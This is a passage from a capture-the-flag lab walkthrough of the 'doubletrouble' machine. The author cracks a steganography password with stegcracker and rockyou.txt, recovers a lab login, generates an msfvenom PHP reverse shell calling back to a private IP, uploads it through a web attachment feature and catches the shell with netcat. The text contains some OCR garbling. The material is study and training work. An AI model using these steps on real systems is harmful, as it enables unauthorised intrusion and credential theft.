# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
deb http://http.kali.org/kali sana main non-free contrib
deb http://security.kali.org/kali-security sana/updates main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali sana main non-free contrib
# deb-src http://security.kali.org/kali-security sana/updates main contrib non-free
deb http://old.kali.org/kali moto main non-free contrib
# For source package access, uncomment the following line
# deb-src http://old.kali.org/kali moto main non-free contrib
```

I updated the sources.list


Command 3:sudo apt-get update



```
┌──(kali㉿kali)-[/tmp/doubletrouble]
└─$ sudo apt-get update
Get:2 http://old.kali.org/kali moto InRelease [20.3 kB]
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Ign:3 http://http.kali.org/kali sana InRelease
Ign:4 http://security.kali.org/kali-security sana/updates InRelease
Err:5 http://http.kali.org/kali sana Release
  404  Not Found [IP: 192.99.200.113 80]
Get:6 http://old.kali.org/kali moto/main amd64 Packages [10.9 MB]
Get:7 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Ign:4 http://security.kali.org/kali-security sana/updates InRelease
Ign:4 http://security.kali.org/kali-security sana/updates InRelease
Err:4 http://security.kali.org/kali-security sana/updates InRelease
  Something wicked happened resolving 'security.kali.org:http' (-5 - No address associated with hostname)
Get:8 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.5 MB]
Get:9 http://old.kali.org/kali moto/main amd64 Contents (deb) [21.6 MB]
Get:10 http://old.kali.org/kali moto/non-free amd64 Packages [169 kB]
Ign:11 http://old.kali.org/kali moto/non-free amd64 Contents (deb)
Ign:12 http://old.kali.org/kali moto/contrib amd64 Packages
Ign:13 http://old.kali.org/kali moto/contrib amd64 Contents (deb)
Get:11 http://old.kali.org/kali moto/non-free amd64 Contents (deb) [1,037 kB]
Get:14 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
```

Successfully the sources.list is updated now I again try to install StegCreacker


Command 4: sudo apt install stegcreacker



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install stegcracker

[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libmcrypt4 libmhash2 steghide
Suggested packages:
  libmcrypt-dev mcrypt
The following NEW packages will be installed:
  libmcrypt4 libmhash2 stegcracker steghide
0 upgraded, 4 newly installed, 0 to remove and 757 not upgraded.
Need to get 323 kB of archives.
After this operation, 958 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libmcrypt4 amd64 2.5.8-7 [72.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libmhash2 amd64 0.9.9.9-9 [94.2 kB]
```

Sucessfully the StegCreacker is installed


Command 5: stegcracker /tmp/doubletrouble/doubletrouble.jpg /usr/share/wordlists/rockyou.txt.gz



```
┌──(kali㉿kali)-[~]
└─$ stegcracker /tmp/doubletrouble/doubletrouble.jpg /usr/share/wordlists/rockyou.txt.gz
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Error: It appears you're using a gzipped variant of a wordlist, instead of the actual wordlist itself. You ca
you.txt.gz
```


But it display the error… So I have to extract the gzip of **(rockyou.txt.gz to** >>> **rockyou.txt)**

Command 6: sudo gzip –d rockyou.txt.gz



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt
```


Command 7: stegcracker /tmp/doubletrouble/doubletrouble.jpg /usr/share/wordlists/rockyou.txt.gz



```
┌──(kali㉿kali)-[~]
└─$ stegcracker /tmp/doubletrouble/doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file '/tmp/doubletrouble/doubletrouble.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: 92camaros
Tried 134340 passwords
Your file has been written to: /tmp/doubletrouble/doubletrouble.jpg.out
92camaro
```

Successfully I found the hidden file **(doubletrouble.jpg.out)** then I read that file.

Command 8 : cat doubletrouble.jpg.out




```
┌──(kali㉿kali)-[/tmp/doubletrouble]
└─$ cat doubletrouble.jpg.out
otisrush@localhost.com
otis666
```

Successfully I get useremail and password.

USEREMAIL: otisrush@localhost.com

PASSWORD: otis666

After knowing these useremail and password I login to website .




No reports found to display on dashboard

After surfing the web I noticed a upload options then I decided to make reverse shell attack

Step 6: Reverse shell.php attack

Creating the reverse shell.php by using msf venom

Command 1: msfvenom php/reverse_php LHOST=10.0.2.15 LPORT=4567 –f raw –o shell.php




```
┌──(kali㉿kali)-[/tmp]
└─$ msfvenom -p php/reverse_php LHOST=10.0.2.15 LPORT=4567 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2980 bytes
Saved as: shell.php
```

Successfully the reverse shell is created.

Step 8: uploading shell.php file to website

Uploading the **shell.php** file to the website



10.0.2.4/index.php/projectsComments?projects_id=7

shell.php

Status: Open Type: Support More Info Edit Details

Description

Attachments


shell.php download

Action	Comment	Created At
No Records Found		

Details

Id:	7
Status:	Open
Type:	Support
Review Brief	
Design	
Development	
Site Test	
UAT	
Team:	No Assigned Users
Created At:	Oct 05, 2023 11:04
Created By:	otis rush

To get the connection to our post we have to run this **shell.php**




10.0.2.4/uploads/attachments/

Index of /uploads/attachments

```
Name          Last modified    Size Description
Parent Directory                  -
367302-shell.php 2023-10-05 10:04 2.9K
Apache/2.4.38 (Debian) Server at 10.0.2.4 Port 80
```


Before running the shell.php we haveto make the connections to a particular port

Command 1: sudo nc –nvlp 4567



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 4567
[sudo] password for kali:
listening on [any] 4567 ...
```


After the above command now we have to run the shell.php file Now we get the connection with doubletrouble



```
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 53286
```


Then the doubletrouble is hacked or compromised

Command 2: whoami



```
whoami
www-data
```

Command 3: ls



```
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
```

Etc……

Hence Successfully I gain the access of doubletrouble.